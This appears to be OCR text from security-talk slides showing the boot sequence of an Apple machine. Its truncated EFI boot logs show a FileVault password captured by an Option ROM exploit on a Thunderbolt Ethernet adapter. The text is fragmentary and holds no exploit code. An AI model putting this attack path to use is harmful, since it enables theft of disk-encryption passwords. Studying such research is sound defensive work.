

Setup interrupts, timers, clocks

Bring up other cores


Setup PCI

Setup ACPI tables

Execute OS loader



Option ROMs





```
efiboot loaded from device: Acpi(PNP0A03,0)/Pci(1F12)/SATA0
DACC-EE40-417F-8A57-477E7A590E15)
Loading kernel cache file 'System/Library/Caches\
ernelcache'...
```


```
.....
root device uuid is '7A18BC97-4624-3FE9-A158-41D2
+++++ ExitBootServices +++++
***** Password: '2pwtwo!\x000D'
Starting OS... 10 0F 0E 0D 0C 0B 0A 09 08 07 06 05
```

```
\Library\CoreServices\boot.efi
eVolume: 0001 0000000085868000 00030
me: 0002 00000000855C8000 002A0000
ithWithIdentifier no image for file:
ithWithIdentifier no image for file:
RestoreState No state found for flag
reate ArchiveCopyPNGImage failed for
bon.png
e 'System/Library/Caches\com.apple.k
8BC97-4624-3FE9-A158-41D2FES91202'
++++
\x000D'
0D 0C 0B 0A 09 08 07 06 05 04 03 02 01
```

Thunderbolt device with
OptionROM exploit

File Vault password
reported by OptionROM





Apple's Gigabit Ethernet Thunderbolt adapter

